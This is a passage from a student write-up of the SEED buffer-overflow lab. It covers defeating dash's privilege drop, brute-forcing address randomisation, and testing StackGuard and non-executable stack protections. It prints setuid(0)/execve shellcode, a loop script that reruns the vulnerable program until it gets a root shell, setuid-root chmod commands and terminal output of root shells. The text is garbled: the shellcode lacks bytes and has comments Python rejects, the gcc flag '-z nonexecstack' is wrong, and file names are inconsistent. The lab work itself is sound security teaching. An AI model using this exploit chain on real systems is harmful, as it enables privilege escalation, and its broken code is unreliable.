call_shellcode.c        peda-session-stack_debug.txt
dash_shell_test         stack
dash_shell_test.c       stack.c
defineroot              stack_debug
defineroot.c            updated_dash_shell_test
exploit
[02/28/21]seed@VM:~/lab3$ ./stack
sh-4.3$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128
(sambashare)
sh-4.3$
```

- We don't have root access as seen above because there were no necessary changes made to the `exploit.py` file for the bash program to retain privileges. So, we make the necessary updates to the `exploit.py` file as given in the below image.


```

[02/28/21]seed@VM:~/lab3$ chmod u+x exploit.py
[02/28/21]seed@VM:~/lab3$ rm badfile
[02/28/21]seed@VM:~/lab3$ exploit.py
[02/28/21]seed@VM:~/lab3$ ls
badfile          exploit.c
call_shellcode   exploit.py
call_shellcode.c peda-session
dash_shell_test  stack
dash_shell_test.c stack.c
defineroot       stack_debug
defineroot.c     updated_dash
exploit
[02/28/21]seed@VM:~/lab3$ ./stack.c
sh-4.3# id
uid=0(root) gid=1000(seed) groups=0(cdrom),27(sudo),30(dip),46(plugdev)
sh-4.3#

```

```

#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0"
    "\x31\xdb"
    "\xb0\xd5"
    "\xcd\x80"
    "\x31\xc0"
    "\x50"
    "\x68" //sh
    "\x68" //bin
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
    # xorl    %eax,%eax
    # pushl   %eax
    # pushl   $0x68732f2f
    # pushl   $0x6e69622f
    # movl    %esp,%ebx
    # pushl   %eax
    # pushl   %ebx
    # movl    %esp,%ecx
    # cdq
    # movb    $0x0b,%al
    # int     $0x80
)

```

- We add the assembly code in the python program before invoking `execve()` to perform the same function as `setuid(0)` and construct the badfile. On running the stack program, we can see above that we were able to get to root, indicated by **uid-0(root)**, thus overcoming dash's countermeasure.

Task 4 – Defeating Address Randomization:

- Address Space Randomization is done to stop randomizing the starting address of heap and stack. This makes guessing the exact address difficult, thereby making the buffer-overflow attack also difficult. Here, it is set to 2 as seen from the below image, meaning both Stack and Heap starting addresses are randomized.

```

[02/28/21]seed@VM:~/lab3$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2

```

- Now, we try to run the vulnerable stack file developed in Task 2, seen below.

```
[02/28/21]seed@VM:~/lab3$ ls
badfile          exploit.c
call_shellcode   exploit.py
call_shellcode.c peda-session-stack_debug.txt
dash_shell_test  stack
dash_shell_test.c stack.c
definerooot      stack_debug
definerooot.c    updated_dash_shell_test
exploit
[02/28/21]seed@VM:~/lab3$ ./stack
Segmentation fault
[02/28/21]seed@VM:~/lab3$
```

- As seen above, we get **Segmentation Fault** error, showing that the attack is not successful. To access the stack and launch an attack, we use brute force attack approach. The below shell script code is used to run the vulnerable program, in an infinite loop.

```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
value=$(( $value + 1 ))
duration=$SECONDS
min=$(( $duration / 60 ))
sec=$(( $duration % 60 ))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
./stack
done
```

- The above shell code is stored in a file named **bruteattack**, which will be used to try and see if we are able to access the stack.

```
Terminal
[02/28/21]seed@VM:~/lab3$ ls
badfile          exploit
bruteattack       exploit.c
call_shellcode    exploit.py
call_shellcode.c  peda-session-stack_debug.txt
dash_shell_test   stack
dash_shell_test.c stack.c
definerooot       stack_debug
definerooot.c     updated_dash_shell_test
```

- Root access is then provided to the **bruteattack** file to see if we are able to access the stack by running the program in a loop.

```

[02/28/21]seed@VM:~/lab3$ sudo chown root bruteattack
[02/28/21]seed@VM:~/lab3$ sudo chmod 4755 bruteattack
[02/28/21]seed@VM:~/lab3$ ll
total 96
-rw-rw-r-- 1 seed seed 517 Feb 28 13:43 badfile
-rwsr-xr-x 1 root seed 251 Feb 28 13:48 bruteattack
-rwxrwxr-x 1 seed seed 7388 Feb 28 13:00 call_shellcode
-rw-rw-r-- 1 seed seed 952 Feb 28 12:54 call_shellcode
.c
-rwsr-xr-x 1 root seed 7404 Feb 28 13:35 dash_shell_test


```

```

Terminal File Edit View Search Terminal Help
-rw-rw-r-- 1 seed seed 517 Feb 28 13:43 badfile
-rwsr-xr-x 1 root seed 251 Feb 28 13:48 bruteattack
-rwxrwxr-x 1 seed seed 7388 Feb 28 13:00 call_shellcode
-rw-rw-r-- 1 seed seed 952 Feb 28 12:54 call_shellcode
.c
-rwsr-xr-x 1 root seed 7404 Feb 28 13:35 dash_shell_test
t
-rw-rw-r-- 1 seed seed 203 Feb 28 13:37 dash_shell_test.c
-rwxrwxr-x 1 seed seed 7388 Feb 28 13:25 defineroom
-rw-rw-r-- 1 seed seed 46 Feb 28 13:22 defineroom.c
-rwxrwxr-x 1 seed seed 7564 Feb 28 13:19 exploit
-rw-rw-r-- 1 seed seed 1401 Feb 28 13:16 exploit.c
-rwxrw-r-- 1 seed seed 1079 Feb 28 13:43 exploit.py
-rw-rw-r-- 1 seed seed 11 Feb 28 13:06 peda-session-stack_debug.txt
-rwsr-xr-x 1 root seed 7516 Feb 28 13:02 stack
-rw-rw-r-- 1 seed seed 979 Feb 28 12:58 stack.c
-rwxrwxr-x 1 seed seed 9836 Feb 28 13:04 stack_debug
-rwsr-xr-x 1 root seed 7444 Feb 28 13:38 updated_dash_shell_test

```

- The program runs infinitely until the point it is able to access the stack. Finally, it accesses the stack, which is indicated by the '#' symbol.



```
Terminal
The program has been running 45471 times so far.
./bruteattack: line 13: 16927 Segmentation fault
/stack
0 minutes and 57 seconds elapsed.
The program has been running 45472 times so far.
./bruteattack: line 13: 16928 Segmentation fault
/stack
0 minutes and 57 seconds elapsed.
The program has been running 45473 times so far.
./bruteattack: line 13: 16929 Segmentation fault
/stack
0 minutes and 57 seconds elapsed.
The program has been running 45474 times so far.
./bruteattack: line 13: 16930 Segmentation fault
/stack
0 minutes and 57 seconds elapsed.
The program has been running 45475 times so far.
./bruteattack: line 13: 16931 Segmentation fault
/stack
0 minutes and 57 seconds elapsed.
The program has been running 45476 times so far.
sh-4.3#
```

- On running the ‘**id**’ command, we see that we have gained root access, as shown by ‘**uid=0(root)**’ indicating that the attack is successful in this case.

```
Terminal File Edit View Search Terminal Help 1:52 PM
./bruteattack: line 13: 16930 Segmentation fault
/stack
0 minutes and 57 seconds elapsed.
The program has been running 45475 times so far.
./bruteattack: line 13: 16931 Segmentation fault
/stack
0 minutes and 57 seconds elapsed.
The program has been running 45476 times so far.
sh-4.3# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
sh-4.3# ls
badfile          exploit
bruteattack      exploit.c
call_shellcode   exploit.py
call_shellcode.c peda-session-stack_debug.txt
dash_shell_test  stack
dash_shell_test.c stack.c
defineroost      stack_debug
defineroost.c    updated_dash_shell_test
sh-4.3#
```

- This is because, since Address Space Randomization was done at the beginning of the task, address would be randomized for the stack and therefore it is not possible to guess the address of the stack. The only way is to run a brute force attack and repeatedly try to find out the address by launching the attack in loop, until the point where the program gets access to the stack.

Task 5 – Turn on the Stack Guard Protection:


- The address space randomization is turned off initially for this task, using the command below;

```
Terminal File Edit View Search Terminal Help 1:55 PM
[02/28/21]seed@VM:~$ cd lab3/
[02/28/21]seed@VM:~/lab3$ sudo sysctl -w kernel.randomi
ze_va_space=0
kernel.randomize_va_space = 0
```

- Task 1 is run again, where the vulnerable stack.c code is recompiled with GCC StackGuard. Root access (indicated in red) is given to that compiled file to have access to run the compiled file.

```
[02/28/21]seed@VM:~/lab3$ gcc -z execstack -o stackSG s
tack.c
[02/28/21]seed@VM:~/lab3$ ll stackSG
-rwxrwxr-x 1 seed seed 7564 Feb 28 13:54 stackSG
[02/28/21]seed@VM:~/lab3$ sudo chown root stackSG
[02/28/21]seed@VM:~/lab3$ sudo chmod 4755 stackSG
[02/28/21]seed@VM:~/lab3$ ll stackSG
-rwsr-xr-x 1 root seed 7564 Feb 28 13:54 stackSG
```


- On running the stacks program, we see that the program execution gets terminated and “**Aborted**” is displayed.




```
[02/28/21]seed@VM:~/lab3$ ./stackSG
*** stack smashing detected ***: ./stackSG terminated
Aborted
[02/28/21]seed@VM:~/lab3$
```

- This is because, since we have Stack Guard protector on for this program, it detects that there is a Buffer Overflow issue with the vulnerable program and prevents the execution of it by aborting the execution. This proves that, **with Stack Guard protector we can detect and prevent Buffer Overflow issues.**


Task 6 – Turn on the Non-Executable Stack Protection:

- In the previous task, address space randomization was already turned off. It is kept off for this task as well. The same stack.c vulnerable program is compiled again by using ‘**-z nonexecstack**’ (non-executable stack)



```
[02/28/21]seed@VM:~/lab3$ gcc -o stackNESP -fno-stack-protector -z nonexecstack stack.c
[02/28/21]seed@VM:~/lab3$ sudo chown root stackNESP
[02/28/21]seed@VM:~/lab3$ sudo chmod 4755 stackNESP
[02/28/21]seed@VM:~/lab3$ ll stackNESP
-rwsr-xr-x 1 root seed 7516 Feb 28 13:56 stackNESP
```

- It is compiled and stored in a file names **stackNESP**. Root access is provided to this file to later run the file, which is indicated by RED.
- Then the file is run. On running the file, we get **Segmentation Fault error**.



```
[02/28/21]seed@VM:~/lab3$ gcc -o stackNESP -fno-stack-protector -z nonexecstack stack.c
[02/28/21]seed@VM:~/lab3$ sudo chown root stackNESP
[02/28/21]seed@VM:~/lab3$ sudo chmod 4755 stackNESP
[02/28/21]seed@VM:~/lab3$ ll stackNESP
-rwsr-xr-x 1 root seed 7516 Feb 28 13:56 stackNESP
[02/28/21]seed@VM:~/lab3$ ./stackNESP
Segmentation fault
[02/28/21]seed@VM:~/lab3$
```

- When trying to launch a buffer overflow attack with a vulnerable program, which could potentially get us root access, **it throws an error because the stack is made non-executable, using -z nonexecstack**. Therefore, the attack fails in this case, unlike earlier where we were able to access the stack.